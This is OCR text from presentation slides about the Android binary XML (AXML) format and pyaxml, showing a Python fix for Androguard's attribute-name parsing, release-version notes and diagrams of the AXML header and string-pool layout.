
Activity
exploit.intent.squirrelapp

Exploit Demo

LINK:35c874e3712cf62a73408497 21cda3a7

Activity
exploit.intent.squirrelapp


The fix for Androguard



```
def getAttributeName(self, index):
  ...
  res = self.sb[name]
  # If the result is a (null) string, we need to look it up.
  if name < len(self.m_resourceIDs):
    attr = self.m_resourceIDs[name]
    if attr in public.SYSTEM_RESOURCES['attributes']['inverse']:
      res = public.SYSTEM_RESOURCES['attributes']['inverse'][attr]
            .replace("_",":")
    else:
      res = 'android:UNKNOWN_SYSTEM_ATTRIBUTE_{:08x}'.format(attr)
  return res
```

This issue is fix since the **version 4.0.1** https://github.com/androguard/androguard/releases/tag/v4.0.1

The fix for Androguard



```python
def getAttributeName(self, index):
  ...
  res = self.sb[name]
  # If the result is a (null) string, we need to look it up.
  if name < len(self.m_resourceIDs):
    attr = self.m_resourceIDs[name]
    if attr in public.SYSTEM_RESOURCES['attributes']['inverse']:
      res = public.SYSTEM_RESOURCES['attributes']['inverse'][attr]
              .replace("_",":")
    else:
      res = 'android:UNKNOWN_SYSTEM_ATTRIBUTE_{:08x}'.format(attr)
  return res
```

This issue is fix since the **version ~~4.0.1~~ 4.1.2** https://github.com/androguard/androguard/releases/tag/v4.1.2


Thank you!

Contact information:

pyaxml:	https://gitlab.com/MadSquirrels/mobile/pyaxml
	https://gitlab.com/MadSquirrels/mobile
Email:	bforgette@quarkslab.com
Twitter:	https://twitter.com/Mad5quirrel

Quarkslab

Focus on the format



AXML File

AXMLHeader	XML_TYPE	8

String blocks

Resource Map


Resource XML

type	Res	2	XML_TYPE
hnd_size	u32	4	8
size	u16	2	

Legend	
- - - - - - - - -	Optional block
——	Define block
↰	Pointer or index
↪	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value

Focus on the format



AXML File

AXMLHeader | XML_TYPE | 8

String blocks

Resource Map

Resource XML

AXMLHeader_STR_POOL

stringoffsets

styleoffsets

stringblocks

styleblocks

AXMLHeader

resourceids

XMLElement


...

XMLElement

Legend	
- - - - - - - - -	Optional block
———	Define block
↰	Pointer or index
↺	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value


Focus on Stringblocks from AXML format



Legend	
- - - - - -	Optional block
———	Define block
↰	Pointer or index
↶	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value

Focus on Stringblocks from AXML format



AXMLHeader_STR_POOL
- stringoffsets
- styleoffsets
- stringblocks
- styleblocks

StringBlock

StringBlock

StyleBlock

...


StyleBlock

Header	STR_POOL_TYPE	28
len_stringblocks	u32	4
len_styleblocks	u32	4
flags	u32	4
stringoffset	u32	4
styleoffset	u32	4
stringoffset	i32	4
...		
stringoffset	i32	4
styleoffset	i32	4
...		
styleoffset	i32	4

Legend	
---------	Optional block
———	Define block
←	Pointer or index
⤺	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value


Focus on Stringblocks from AXML format



Legend	
- - - - - - - -	Optional block
———	Define block
←	Pointer or index
↶	Length of elements

Legend	
size	Name of the value
u16	Type
2	Size
8	Default value

Focus on Stringblocks from AXML format



Strings encode example

if UTF8 flag enable

\x01\x01\x61\x00
size + size
data
padding

if UTF16 flag enable

